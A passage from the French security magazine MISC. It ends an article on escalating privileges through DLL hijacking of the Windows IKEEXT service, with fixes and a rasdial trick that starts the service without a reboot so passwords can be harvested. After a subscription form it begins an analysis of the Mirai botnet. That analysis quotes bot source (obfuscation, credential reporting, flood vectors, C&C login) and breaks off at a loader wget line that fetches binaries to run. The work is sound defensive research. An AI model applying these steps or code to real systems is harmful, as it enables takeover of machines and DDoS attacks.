Afin de valider de manière visuelle le fonctionnement du code d'exploitation, nous avons cependant choisi de redémarrer manuellement le service en utilisant le compte « NesAdmin ». Grâce à cette méthode, il est possible d'exécuter « Process Monitor » en parallèle pour analyser son comportement lors de son démarrage.

Cette nouvelle analyse montre que le service parvient à charger notre DLL depuis le répertoire **C:\Python27\Scripts**. Un nouveau processus **cmd.exe** exécutant **C:\Python27\Scripts\payload.bat** est alors créé.

Finalement, de retour dans la session de l'utilisateur standard, nous pouvons vérifier que l'utilisateur « NesHacker » a effectivement été ajouté et qu'il est présent dans le groupe des administrateurs locaux, preuve que l'attaque a fonctionné.

```
C:\Users\Nes>net user
comptes d'utilisateurs de \\NESADMIN-PC
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
Administrateur     Invité      Nes
NesAdmin           NesHacker
La commande s'est terminée correctement.

C:\Users\Nes>net localgroup Administrateurs
Nom alias       Administrateurs
Commentaires    Les membres du groupe Administrateurs disposent
d'un accès complet et illimité à l'ordinateur et au domaine

Membres
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
Administrateur
NesAdmin
NesHacker
La commande s'est terminée correctement.
```

L'attaquant dispose désormais d'un compte Administrateur local et contrôle donc complètement la machine.

## 5 Correctif

Avant de considérer l'un des correctifs qui vont suivre, il est important de rappeler que Microsoft n'a pas reconnu cette faiblesse du service IKEEXT comme étant une vulnérabilité et n'a donc pas déployé de correctif. La firme de Redmond justifie ce point de vue par le fait que, par défaut, le système d'exploitation n'est pas vulnérable. C'est en effet l'installation d'un logiciel tiers avec un défaut de configuration des permissions sur ses dossiers qui rend cette faiblesse exploitable.

Toutefois, nous allons voir que le géant américain n'est pas resté si indifférent que cela face à cette faille potentiellement critique. Pour s'en rendre compte, revenons tout d'abord sur le processus de recherche de la DLL **wlbsctrl.dll** sous Windows 7 Professionnel. Comme illustré en introduction, la DLL en question est en effet recherchée dans les répertoires système puis dans les dossiers inscrits dans le « PATH ».

Refaisons maintenant cet exercice sous Windows 10 Professionnel et observons ce qu'il se passe (voir figure 2).

La différence est de taille ! Cette fois-ci, le système se contente de chercher dans le dossier **C:\Windows\System32** alors que le fichier n'y est toujours pas présent manifestement, le résultat étant toujours « NAME NOT FOUND ». Il semblerait donc qu'un correctif ait tout de même été appliqué sur les versions plus récentes du système d'exploitation.

La première solution que nous pourrions envisager serait alors d'effectuer une mise à niveau de l'ensemble du parc de machines vers Windows 10. Toutefois, un tel chantier peut poser de nombreux autres problèmes, voire présenter des risques qui ne sont pas encore maîtrisés à ce jour. On pensera notamment aux problèmes de confidentialité, mis en lumière par de nombreux chercheurs en sécurité, et appuyés au plus haut niveau par la CNIL avec l'annonce de la mise en demeure de Microsoft le 20 juillet dernier **[6]**.





*Figure 3 : État du service IKEEXT sous Windows Server 2008 R2.*

Une solution plus simple et efficace à court ou moyen terme consiste à vérifier les permissions de tous les dossiers inscrits dans la variable d'environnement PATH du système de chaque machine. Cette liste peut être facilement obtenue en accédant à la clé de registre suivante :

**`\HKEY_LOCAL_MACHINES\SYSTEM\CurrentControlSet\Control\Session Manager\Environnement`**.

La vérification pourra alors être automatisée grâce à un script PowerShell et les droits d'écriture seront retirés aux utilisateurs le cas échéant.

Bien qu'efficace, cette solution peut poser un autre problème dans certaines situations. Nous avons en effet rencontré plusieurs cas où le fait de retirer les droits d'écriture à l'utilisateur entraîne le dysfonctionnement de l'application concernée. Une solution plus radicale consiste alors à désactiver totalement le service IKEEXT, même si Microsoft recommande le contraire, car cela empêchera l'utilisation du protocole IPSec dans ce contexte. Dans le cas d'utilisateurs nomades, il serait alors nécessaire de vérifier l'éventuelle présence d'effets de bords avec les clients VPN utilisés.

En définitive, si vous utilisez toujours Windows 7 ou Windows Server 2008 R2, méfiez-vous des logiciels tiers qui seront installés. Ils risqueraient de faire tomber l'épée de Damoclès qui pèse toujours sur ces systèmes d'exploitation. Par ailleurs, à chaque fois que nous avons rencontré cette vulnérabilité, il s'agissait d'une application différente, non listée dans les CVE mentionnées précédemment. Cela montre que toute application, même la plus anodine, peut très bien fragiliser l'ensemble du système.

## 6 Pour aller plus loin...

Dans le cadre d'un test d'intrusion, le scénario d'exploitation décrit plus haut présente un inconvénient de taille : la machine doit être redémarrée. Or l'un des principaux objectifs d'une élévation de privilèges en local sur un serveur Windows est d'extraire les mots de passe grâce à l'excellent outil Mimikatz **[7]** pour éventuellement obtenir celui d'un administrateur du domaine. Le problème est que, lors du redémarrage, ils sont effacés de la mémoire.





*Figure 4 : Configuration du profil VPN.*

Si le mode de démarrage du service IKEEXT est « automatique », nous ne pourrons pas y faire grand-chose. En revanche, dans sa configuration par défaut sous Windows Server 2008 R2, il est en mode « manuel » et donc non démarré à l'initialisation du système. Par conséquent, si nous parvenons à le déclencher depuis une session déjà ouverte, le code d'exploitation fonctionnera sans que le redémarrage complet du serveur ne soit nécessaire.

Il existe en fait une méthode assez simple pour parvenir à cette fin. Rappelons-nous que ce service est utilisé lors de la création de tunnels VPN IPSec. Or nul besoin d'être administrateur local pour établir un tel tunnel. En théorie, nous devrions pouvoir démarrer ce service en créant une simple connexion VPN.

Cette opération s'effectue depuis le « Centre Réseau et partage », en cliquant sur le lien ***Configurer une nouvelle connexion ou un nouveau réseau*** et en sélectionnant ***Connexion à un espace de travail***. L'assistant affiche ensuite une fenêtre de configuration du profil. Nous allons simplement renseigner le champ ***Adresse Internet*** avec l'adresse IP de l'interface de bouclage : 127.0.0.1 (voir figure 4, page précédente).

Dans la dernière fenêtre, nous rentrons un nom d'utilisateur et un mot de passe quelconques puis nous cliquons sur le bouton ***Se connecter***. Windows va alors tenter d'initier la connexion, mais comme il n'y a aucun serveur VPN en écoute sur la machine, l'opération va bien évidemment échouer.

Après consultation de la console **services.msc**, nous observons que l'état du service IKEEXT est désormais « Démarré ». Cette technique a donc permis de le déclencher. Nous pouvons également observer une deuxième chose : le « Type de démarrage » est passé de « Manuel » à « Automatique ». Autrement dit, à partir de maintenant, il ne pourra être à nouveau exploité qu'en redémarrant complètement la machine.

Bien qu'efficace, cette méthode nécessite d'avoir un accès à l'interface graphique de la machine (grâce à une session « Terminal Services » par exemple). Or ce n'est pas toujours le cas, en particulier lors d'un test d'intrusion où l'on aurait obtenu un « reverse shell » par exemple. Nous allons voir que la même opération peut en fait être effectuée entièrement à partir d'une « invite de commandes ».

Les deux commandes suivantes permettent de constater que le service est arrêté (« STATE : 1 STOPPED ») et en mode de démarrage manuel (« START_TYPE : 3 DEMAND_START »).

```
C:\Users\Nes>sc qc ikeext
[SC] QueryServiceConfig réussite(s)

SERVICE_NAME: ikeext
  TYPE               : 20 WIN32_SHARE_PROCESS
  START_TYPE         : 3  DEMAND_START
  ERROR_CONTROL      : 1  NORMAL
  BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs
  LOAD_ORDER_GROUP   :
  TAG                : 0
  DISPLAY_NAME       : Module de génération de clés IKE et AuthIP
  DEPENDENCIES       : BFE
  SERVICE_START_NAME : LocalSystem

C:\Users\Nes>sc query ikeext

SERVICE_NAME: ikeext
  TYPE               : 20 WIN32_SHARE_PROCESS
  STATE              : 1  STOPPED
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE  : 0  (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

La suite est similaire à ce qui a été décrit précédemment. Nous devons en effet créer un profil de connexion, mais cette fois-ci, il prendra la forme d'un fichier texte, que l'on nommera **rasphone.pbk**.

```
 C:\Users\Nes>echo [IKEEXTPOC]^
Plus ?
Plus ? MEDIA=rastapi^
Plus ?
Plus ? Port=VPN2-0^
Plus ?
Plus ? Device=Wan Miniport (IKEv2)^
Plus ?
Plus ? DEVICE=vpn^
Plus ?
Plus ? PhoneNumber=127.0.0.1 > rasphone.pbk

C:\Users\Nes>type rasphone.pbk
[IKEEXTPOC]
MEDIA=rastapi
Port=VPN2-0
Device=Wan Miniport (IKEv2)
DEVICE=vpn
PhoneNumber=127.0.0.1
```

Une fois le profil de connexion créé, il ne reste plus qu'à l'utiliser à partir de l'outil « rasdial » en spécifiant son chemin avec l'option **/PHONEBOOK**.

```
C:\Users\Nes>rasdial IKEEXTPOC test test /PHONEBOOK:c:\Users\Nes\rasphone.pbk
Connexion à IKEEXTPOC en cours…
Vérification du nom d'utilisateur et du mot de passe…
Connexion en cours à IKEEXTPOC…
Connexion en cours à IKEEXTPOC…
Connexion en cours à IKEEXTPOC…

Erreur d'Accès distant 800 - La connexion à distance n'a pas été établie car
les tunnels VPN essayés ont échoué. Le serveur VPN est peut-être inaccessible.
Si cette connexion tente d'utiliser un tunnel L2TP/IPSec, les paramètres
de sécurité requis pour cette négociation sont peut-être incorrectement
configurés.

Pour plus d'information sur cette erreur :
  Entrez la commande 'hh netcfg.chm'
  Dans l'aide, cliquez sur Dépannage, puis sur Messages d'erreur, puis sur 800
```

Grâce à cette ligne de commandes, le système va tenter d'établir une connexion VPN à partir des paramètres fournis dans le fichier **rasphone.bpk**. Nous obtiendrons alors la même erreur que précédemment, mais le service IKEEXT aura bien démarré, ce qui était notre objectif.

```
C:\Users\Nes>sc qc ikeext
[SC] QueryServiceConfig réussite(s)

SERVICE_NAME: ikeext
  TYPE               : 20  WIN32_SHARE_PROCESS
  START_TYPE         : 2 AUTO_START
  ERROR_CONTROL      : 1 NORMAL
  BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs
  LOAD_ORDER_GROUP   :
  TAG                : 0
  DISPLAY_NAME       : Module de génération de clés IKE et AuthIP
  DEPENDENCIES       : BFE
  SERVICE_START_NAME : LocalSystem

C:\Users\Nes>sc query ikeext

SERVICE_NAME: ikeext
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 4 RUNNING (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0 (0x0)
  SERVICE_EXIT_CODE  : 0 (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

Pour terminer, peu importe la méthode retenue puisqu'au final elles permettent toutes deux d'exécuter l'attaque sans passer par un redémarrage et donc de conserver l'état de la mémoire vive de la machine. Il ne reste alors plus qu'à récolter les mots de passe sur la machine fraîchement compromise. ■

**Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com**

# Abonnez-vous !


## C'est simple... c'est possible sur :

## http://www.ed-diamond.com

**... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !**



| Voici mes coordonnées postales : | |
|---|---|
| Société : | |
| Nom : | |
| Prénom : | |
| Adresse : | |
| | |
| Code Postal : | |
| Ville : | |
| Pays : | |
| Téléphone : | |
| E-mail : | |

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
Multi-System & Internet Security Cookbook

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

**Vos remarques :**

.....

.....

# Bon d'abonnement

## CHOISISSEZ VOTRE OFFRE !

### SUPPORT

Prix TTC en Euros / France Métropolitaine*

| Offre | ABONNEMENT | PAPIER Réf | PAPIER Tarif TTC | PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf | PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Tarif TTC |
|---|---|---|---|---|---|
| MC | 6n° MISC | MC1 | 45,- | MC13 | 259,- |
| MC+ | 6n° MISC + 2n° Hors-Série | MC+1 | 65,- | MC+13 | 279,- |
| | **LES COUPLAGES AVEC NOS AUTRES MAGAZINES** | | | | |
| B | 11n° GNU/Linux Magazine France + 6n° MISC | B1 | 109,- | B13 | 499,- |
| B+ | 6n° MISC + 2n° Hors-Série + 11n° GNU/Linux Magazine France + 6n° Hors-Série | B+1 | 185,- | B+13 | 629,- |
| C | 11n° GNU/Linux Magazine France + 6n° MISC + 6n° Linux Pratique | C1 | 149,- | C13 | 669,- |
| C+ | 6n° MISC + 2n° Hors-Série + 11n° GNU/Linux Magazine France + 6n° Hors-Série + 6n° Linux Pratique + 3n° Hors-Série | C+1 | 249,- | C+13 | 769,- |
| i | 6n° MISC + 6n° Hackable | i1 | 79,- | i13 | 419,- |
| i+ | 6n° MISC + 2n° Hors-Série + 6n° Hackable | i+1 | 99,- | i+13 | 439,- |
| | **LA TOTALE DIAMOND !** | | | | |
| L | 11n° GLMF + 6n° HK* + 6n° LP + 6n° MISC | L1 | 189,- | L13 | 839,- |
| L+ | 11n° GLMF + 6n° HS + 6n° HK* + 6n° LP + 3n° HS + 6n° MISC + 2n° HS | L+1 | 289,- | L+13 | 939,- |

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

## Particuliers = CONNECTEZ-VOUS SUR :

## http://www.ed-diamond.com

pour consulter toutes les offres !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

## Professionnels = CONNECTEZ-VOUS SUR :

## http://proboutique.ed-diamond.com

pour consulter toutes les offres !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

# À LA DÉCOUVERTE DE MIRAI

Vincent MÉLIN

**mots-clés : MALWARE / MIRAI / INCUBATION / DDOS / RÉSEAU / CYBERCRIMINALITÉ**

*Le malware Mirai a fait beaucoup parler de lui durant le second semestre 2016. Outre son utilisation dans des attaques DDoS « massives », c'est aussi parce que c'est un exemple de l'usage d'équipements tels que des routeurs, des caméras IP ou des enregistreurs vidéos qu'il a défrayé la chronique.*

Les récentes attaques contre OVH, Dyn et Krebson Security, ainsi que les dysfonctionnements massifs observés sur des routeurs des opérateurs Deutsche Telekom ou Talk-Talk ont rendu le botnet Mirai célèbre. Le code source a par ailleurs été publié par son auteur présumé, commenté sur un GitHub **[jgamblin]** et des variantes ont commencé à circuler et faire parler d'elles.

Au-delà du botnet lui-même et des attaques qu'il permet, c'est le sujet de la sécurité de l'IoT (*Internet of Things*) qui a été, à tort ou à raison, mis sur la sellette. Reste que des risques annoncés depuis plusieurs années se sont clairement matérialisés (explosion du nombre de devices connectés dont la sécurité laisse à désirer, problématique des comptes génériques avec mots de passe par défaut, patch management sur des parcs non maîtrisés…).

Cet article commence par quelques détails sur le botnet, son fonctionnement et ses capacités puis présente une manière d'étudier dynamiquement ce botnet.

## 1 Mirai, introduction

### 1.1 Introduction

Mirai est le nom donné à un botnet servant à réaliser des attaques de type dénis de service distribué.

Ce botnet présente également un comportement de ver, dans le sens où chacun des bots du réseau scanne aléatoirement Internet à la recherche de victimes potentielles à ajouter au botnet.

La version « originale » du bot (celle qui a été publiée) ne propose qu'un scanner/bruteforcer telnet, mais des variantes actives intègrent des scanners/bruteforcer SSH ou exploitant une faille TR-064 (protocole SOAP/XML de management de routeurs).

Dans la version « telnet », le bot crée une liste d'IP aléatoires et tente des connexions TCP sur le port 23. Si le port est ouvert et qu'une mire telnet est présentée, le bot teste aléatoirement des couples nom d'utilisateur/mot de passe. Si l'un de ces couples aboutit à un shell, l'IP est « dénoncée » à un serveur (le « loader ») qui viendra s'y connecter pour installer le binaire du bot, en fonction de l'architecture de l'équipement.

Une fois exécuté, le nouveau bot démarrera un scanner pour trouver de nouvelles victimes et se connectera au serveur de Command and Control (C&C) en telnet.

Ledit serveur C&C présente plusieurs interfaces de commande :

- Un shell interactif, avec une aide et gérant à la fois :
  - → l'administration (création des utilisateurs, ajout d'attaques…) ;
  - → les accès « client » (utilisateurs du botnet) permettant de lancer les attaques.
- Une API, permettant de lancer les attaques.

De récentes annonces « underground » permettent de comprendre le modèle économique du botnet **[Bleeping]**. D'après cet article, le prix augmente en fonction du nombre de bots loués et de la durée d'attaque, il diminue si le temps entre deux attaques (*cooldown*) est important et un essai gratuit est proposé.

Les différents utilisateurs ont un profil d'accès au botnet défini par :

- un nombre de bots utilisables ;
- une durée maximale d'attaque ;
- un délai entre deux attaques.

### 1.2 Bot

Le code du bot peut être compilé pour plusieurs architectures : i586, mips, mipsel, arm, arm5n, arm7, powerpc, sparc, m68k et sh4.

Une grande partie des données de configuration incorporées dans le code source sont encodées par un

algorithme consistant à « xorer » plusieurs fois chaque caractère de la chaîne d'origine avec une clé statique.

Dans le code original, cette clé est 0xDEADBEEF, mais elle peut bien entendu être modifiée (dans au moins un des samples récupérés sur un honeypot, cette clé était différente).

## 0XDEADBEEF

**La valeur 0xDEADBEEF n'est pas anodine, elle fait partie des « magic values » qui ont des significations diverses dans différents environnements. Si l'on en croit [Wikipedia], 0xDEADBEEF était utilisé pour identifier les zones mémoire nouvellement allouées et est utilisé pour indiquer crash ou un deadlock dans les environnements embarqués (valeur facile à identifier dans un debugger).**

Le malware décode les données avant de les utiliser et de les encoder de nouveau afin de limiter leur exposition en mémoire.

Exemple :

```
# code dans " main.c "
 table_unlock_val(TABLE_EXEC_SUCCESS);
    [...]
    table_lock_val(TABLE_EXEC_SUCCESS);

# code dans " table.c "
uint32_t table_key = 0xdeadbeef;
[…]
void table_unlock_val(uint8_t id)
{
[...]

    toggle_obf(id);
}
[…]
static void toggle_obf(uint8_t id)
{
    int i;
    struct table_value *val = &table[id];
    uint8_t k1 = table_key & 0xff,
            k2 = (table_key >> 8) & 0xff,
            k3 = (table_key >> 16) & 0xff,
            k4 = (table_key >> 24) & 0xff;

    for (i = 0; i < val->val_len; i++)
    {
        val->val[i] ^= k1;
        val->val[i] ^= k2;
        val->val[i] ^= k3;
        val->val[i] ^= k4;
    }

[...]
}
```

Une fois exécuté, le bot supprime son image sur disque via « unlink » (ce qui permet à un reboot de désinfecter la machine, jusqu'à la prochaine infection automatique), change son nom de processus et forke deux processus que nous nommerons « killer » et « scanner ».

```
root@fakedvr:~/Files# chmod +x dvrHelper
root@fakedvr:~/Files# ./dvrHelper
Memer911LoL
```

```
root@fakedvr:~/Files# pstree
initÐÐÐacpid
     atd
     ├─cron
     ├─dbus-daemon
     ├─exim4
     ├─5*[getty]
     │ ├─go116s4ubh5ocmr──2*[go116s4ubh5ocmr]
     ├─loginÐÐÐbash
     ├─rpc.idmapd
     ├─rpc.statd
     ├─rpcbind
     ├─rsyslogdÐÐÐ3*[{rsyslogd}]
     ├─sshdÐÐÐbashÐÐÐpstree
     └─udevdÐÐÐ2*[udevd]
```

Killer « tue » les processus écoutant sur le ports 23 et ouvre ce port pour éviter une relance du processus original.

En option (commenté dans le code original), d'autres ports peuvent être « killés » : 22 et 80 :

```
killer.c:#ifdef KILLER_REBIND_TELNET
killer.c:#ifdef KILLER_REBIND_SSH
killer.c:#ifdef KILLER_REBIND_HTTP
killer.h:#define KILLER_REBIND_TELNET
killer.h:// #define KILLER_REBIND_SSH  <= commenté
killer.h:// #define KILLER_REBIND_HTTP    <= commenté
```

Le processus killer cherche des processus dont le nom d'exécutable contient la chaîne **.anime** ou dont la mémoire contient certaines chaînes de caractères relatives à Qbot et Zollard (un autre malware visant, entre autres, les caméras et autres modems/routeurs) pour les tuer.

Des variantes ultérieures utilisent iptables pour fermer les ports exploités et empêcher un autre botnet de s'emparer du device.

Scanner sert à trouver d'autres équipements à compromettre :

- génération aléatoire d'adresses IP (avec des exceptions) ;
- tentative de connexion sur le port telnet (TCP 23) ;
- tentative d'attaque par force brute.

Le scanner est particulièrement agressif (en termes de rythme).

Si l'attaque par force brute réussit, le bot envoie l'IP et les crédentials à un composant chargé de la diffusion du malware, le « loader ». Cet envoi est assuré par la fonction **report_working** définie dans le fichier **scanner.c** et dont le prototype est le suivant :

```
static void report_working(ipv4_t daddr, uint16_t dport, struct
scanner_auth *auth)
[…]
    table_unlock_val(TABLE_SCAN_CB_DOMAIN); // déchiffre
temporairement une valeur de configuration
    table_unlock_val(TABLE_SCAN_CB_PORT);
[…]
// construction de la socket
    table_lock_val(TABLE_SCAN_CB_DOMAIN);// rechiffre la valeur de
configuration après usage
    table_lock_val(TABLE_SCAN_CB_PORT); // évite la présence de
données en clair dans la mémoire
[..]
    uint8_t zero = 0;
```

```
    send(fd, &zero, sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, &daddr, sizeof (ipv4_t), MSG_NOSIGNAL);
    send(fd, &dport, sizeof (uint16_t), MSG_NOSIGNAL);
    send(fd, &(auth->username_len), sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, auth->username, auth->username_len, MSG_NOSIGNAL);
    send(fd, &(auth->password_len), sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, auth->password, auth->password_len, MSG_NOSIGNAL);
[…]
```

La chaîne suivante est donc envoyée : **0victim_addressvictim_portsizeof(username)usernamesizeof(password)password**.

À noter qu'une analyse du dump mémoire du processus « scanner » montre la liste des credentials en clair, mais pas les valeurs **TABLE_CB_DOMAIN** et **TABLE_CB_PORT**, ces valeurs n'étant déchiffrées que pour les besoins de construction de la socket.

Il est intéressant de noter que le bot localise son C&C via un nom de domaine et non une IP et que les requêtes DNS utilisent un serveur codé en dur (8.8.8.8) et non une API de type « gethostbyname ». Ceci permet entre autres choses de rendre le trafic Mirai invisible aux outils d'analyse DNS éventuellement déployés par un ISP.

De plus, si le nom du binaire exécuté sur disque n'est pas celui attendu (**dvrHelper** dans le code « public », **durGelper**, **dvrRunner** ou **usb_bus** dans des versions capturées en honeypot), le bot contacte un faux C&C sur un port différent.

L'auteur de Mirai se moque ouvertement des chercheurs « tombés dans le panneau » :

« *You failed and thought FAKE_C&C_ADDR and FAKE_C&C_PORT was real C&C, lol* ». « *And doing the backdoor to connect via HTTP on 65.222.202.53* ». « *You got tripped up by signal flow ;) try harder skiddo* ».

Le bot est capable de mener différents types d'attaques, encore une fois avec un rythme assez élevé :

```
# code attack.c
#define ATK_VEC_UDP       0   /* UDP flood  - Variation de port source ;
taille fixe
#define ATK_VEC_VSE       1   /* Valve Source Engine query flood */
#define ATK_VEC_DNS       2   /* DNS water torture - taille du sous-
domaine fixe
#define ATK_VEC_SYN       3   /* SYN flood avec options
#define ATK_VEC_ACK       4   /* ACK flood
#define ATK_VEC_STOMP     5   /* ACK flood to bypass mitigation devices
#define ATK_VEC_GREIP     6   /* GRE IP flood
#define ATK_VEC_GREETH    7   /* GRE Ethernet flood
//#define ATK_VEC_PROXY   8   /* Proxy knockback connection
#define ATK_VEC_UDP_PLAIN 9   /* Plain UDP flood optimized for
speed - port source fixe
#define ATK_VEC_HTTP      10  /* HTTP layer 7 flood - GET/POST
```

## 1.3 C&C

Comme indiqué précédemment, le C&C, codé en « go », présente deux interfaces de contrôle :

- Un shell interactif accessible en telnet ou SSH (en fonction des options choisies lors de la compilation), utilisable tant pour l'administration que pour les « utilisateurs finaux » et offrant une aide contextuelle qui permet de construire une chaîne d'attaque ;
- Une API accessible sur le port TCP 101, utilisable essentiellement pour le lancement d'attaques.

L'utilisateur entre soit un login et un mot de passe (shell interactif) ou une clé d'API (API). Ces données sont définies dans une base de données locale MySQL avec le schéma suivant :

```
# fichier db.sql
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);
```

Cette structure permet en outre de comprendre une partie du modèle économique du botnet, chaque compte utilisateur étant défini avec un nombre maximum de bots utilisables, une durée limite pour chaque attaque et un délai entre 2 attaques consécutives.

Le paramètre **last_paid** est utilisé dans la routine de connexion :

```
# code " database.go "
func (this *Database) TryLogin(username string, password string) (bool,
AccountInfo) {
    rows, err := this.db.Query("SELECT username, max_bots, admin FROM
users WHERE username = ? AND password = ? AND (wrc = 0 OR (UNIX_
TIMESTAMP() - last_paid < `intvl` * 24 * 60 * 60))", username, password)
```

Le shell propose une aide en ligne pour l'exécution des attaques :

```
пользователь: admin
admin
пароль: admin
*****

проверив счета... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
admin@botnet# ?
?
Available attack list
udp: UDP flood
dns: DNS resolver flood using the targets domain, input IP is ignored
ack: ACK flood
stomp: TCP stomp flood
greip: GRE IP flood
greeth: GRE Ethernet flood
udpplain: UDP flood with less options. optimized for higher PPS
vse: Valve source engine specific flood
syn: SYN flood
http: HTTP flood
admin@botnet# syn 10.20.30.40/32 10 ?
syn 10.20.30.40/32 10 ?
```

```
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
```

Si le shell interactif permet d'apprendre à lancer les attaques, la lecture du code source est nécessaire pour utiliser l'API.

La commande à passer sera de la forme **apikey|-<nb_bot> attack_string**.

La chaîne **attack_string** est de la même forme que cette passée au shell interactif.

Les messages d'erreur offrent une manière de rechercher génériquement les C&C Mirai via le port API (via Shodan par exemple) :

```
# code " api.go "
 if apiKeyValid, userInfo = database.CheckApiCode(passwordSplit[0]);
!apiKeyValid {
        this.conn.Write([]byte("ERR|API code invalid\r\n"))
        return
    }
```

Une recherche sur Shodan en novembre 2016 donnait le résultat visible en figure 1 ci-contre.

## 1.4 Loader

Le composant « loader » est chargé de l'infection des équipements pour lesquels un couple login/mot de passe a été trouvé par le processus « scanner » des bots.

Le loader se connecte sur le service ouvert, teste le compte puis provoque le téléchargement et l'exécution du programme Mirai correspondant à l'architecture de la machine à infecter.

L'upload se fera par HTTP (wget) ou TFTP.

```
# code " server.c "
case UPLOAD_WGET:
  [...]
  util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O -
